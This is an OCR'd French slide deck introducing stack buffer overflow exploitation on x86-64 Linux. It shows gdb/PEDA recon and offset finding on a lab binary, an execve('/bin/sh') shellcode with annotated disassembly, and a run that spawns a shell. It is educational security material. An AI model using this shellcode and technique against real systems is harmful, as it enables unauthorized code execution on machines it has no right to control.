1, 2, 3, PWNED !

Introduction aux attaques de type buffer overflow

by Laluka

Qui suis-je ?

¯_(ツ)_/¯

Pourquoi le pwn ?

Au programme

- Mise en contexte
- Définitions
- Bof ? Bof.
- Le ret2libc
- Le ROP
- On en discute ?

Historique :

Les dates clés :

- 1972 : Découverte
- 1988 : Usage offensif
- 1995 : Dépoussiéré
- 1996 : Phrack !

46 ans !


...PatchSS -> BypaSS... -> 22 ans d'évolution

- 2018 : La faille court toujours, Cf next conf ! ;)

Mise en contexte :


- Le contexte...
  - Objectif ? — Code Execution
  - Processeur ? — x86 / x86-64
  - Système d'exploitation ? — Linux
  - Protections ? — Ø to OVER NINE THOUSAND

Définitions ?




Outil n°1 :

gdb & PEDA




Outil n°2 :

bash
&
readelf



Outil n°3 :

Choose your player >




Buffer OverFlow :

La technique


Sain / non altéré

Shellcode
+ Padding

Adresse



Exécution
du programme



Buffer OverFlow : Recon

```
[laluka@laluka-pc Overflow_x64]$ ./vuln
Usage : ./vuln <ARGV>
[laluka@laluka-pc Overflow_x64]$ ./vuln pouet
[laluka@laluka-pc Overflow_x64]$ ./vuln ALLERRRRR_LAAAAA_PTAINGGGGGG
[laluka@laluka-pc Overflow_x64]$
```

```
[laluka@laluka-pc Overflow_x64]$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[laluka@laluka-pc Overflow_x64]$
```


```
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAAgAA6AAL'
gdb-peda$
```

Buffer overflow :

Pattern de recherche


```
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffe510 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAAOAAFAAbAA1AAGAAcA
A2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
RBX: 0x0
RCX: 0x7ffff7abc100 (<__strcpy_sse2_unaligned+976>:     )
RDX: 0x4c414136414167 ('gAA6AAL')
RSI: 0x7fffffffea00 --> 0x4c414136414167 ('gAA6AAL')
RDI: 0x7fffffffe56d --> 0x4c414136414167 ('gAA6AAL')
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffe538 ("AAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
L")
RIP: 0x4005b6 (<vuln+32>:       ret)
R8 : 0x400670 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de7930 (<_dl_fini>:        push   rbp)
R10: 0x5e ('^')
R11: 0x7ffff7b971a0 --> 0xfff24f00fff24ef0
R12: 0x4004a0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe630 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4005ad <vuln+23>:  mov    rdi,rax
   0x4005b0 <vuln+26>:  call   0x400450 <strcpy@plt>
   0x4005b5 <vuln+31>:  leave
=> 0x4005b6 <vuln+32>:  ret
   0x4005b7 <main>:     push   rbp
   0x4005b8 <main+1>:   mov    rbp,rsp
   0x4005bb <main+4>:   sub    rsp,0x10
   0x4005bf <main+8>:   mov    DWORD PTR [rbp-0x4],edi
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe538 ("AAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6A
AL")
0008| 0x7fffffffe540 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0x7fffffffe548 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0x7fffffffe550 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0032| 0x7fffffffe558 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0040| 0x7fffffffe560 ("AJAAfAA5AAKAAgAA6AAL")
0048| 0x7fffffffe568 ("AAKAAgAA6AAL")
0056| 0x7fffffffe570 --> 0x4c414136 ('6AAL')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005b6 in vuln ()
gdb-peda$
```

Buffer overflow : Offset




Buffer overflow : Shellcode classique

```
0:  48 b8 2f 2f 62 69 6e    movabs rax,0x68732f6e69622f2f
7:  2f 73 68
a:  48 c1 e8 08             shr    rax,0x8
e:  50                      push   rax
f:  48 89 e7                mov    rdi,rsp
12: 48 31 c0                xor    rax,rax
15: b0 3b                   mov    al,0x3b
17: 48 31 f6                xor    rsi,rsi
1a: 48 31 d2                xor    rdx,rdx
1d: 0f 05                   syscall
```

0 : "//bin/sh" dans rax

A : "/bin/sh\x00" dans rax
E : mettre rax en pile
F : rdi pointe vers la pile
12 : 0 dans rax
15 : 59 dans rax (execve)
17 : 0 dans rsi
1a : 0 dans rdx
1d : Initier le syscall

Buffer overflow : Point de saut




Buffer overflow : Point de saut

Buffer overflow : Le classique

```
gdb-peda$ r $(cat exploit )
Starting program: /home/laluka/Documents/OS430/TP1_OS430_Louka_Arthur/Overflow_x
64/vuln $(cat exploit )
/bin/bash: warning: command substitution: ignored null byte in input
process 29477 is executing new program: /usr/bin/bash
[laluka@laluka-pc Overflow_x64]$ whoami
[New process 29546]
process 29546 is executing new program: /usr/bin/whoami
laluka
[Inferior 2 (process 29546) exited normally]
```

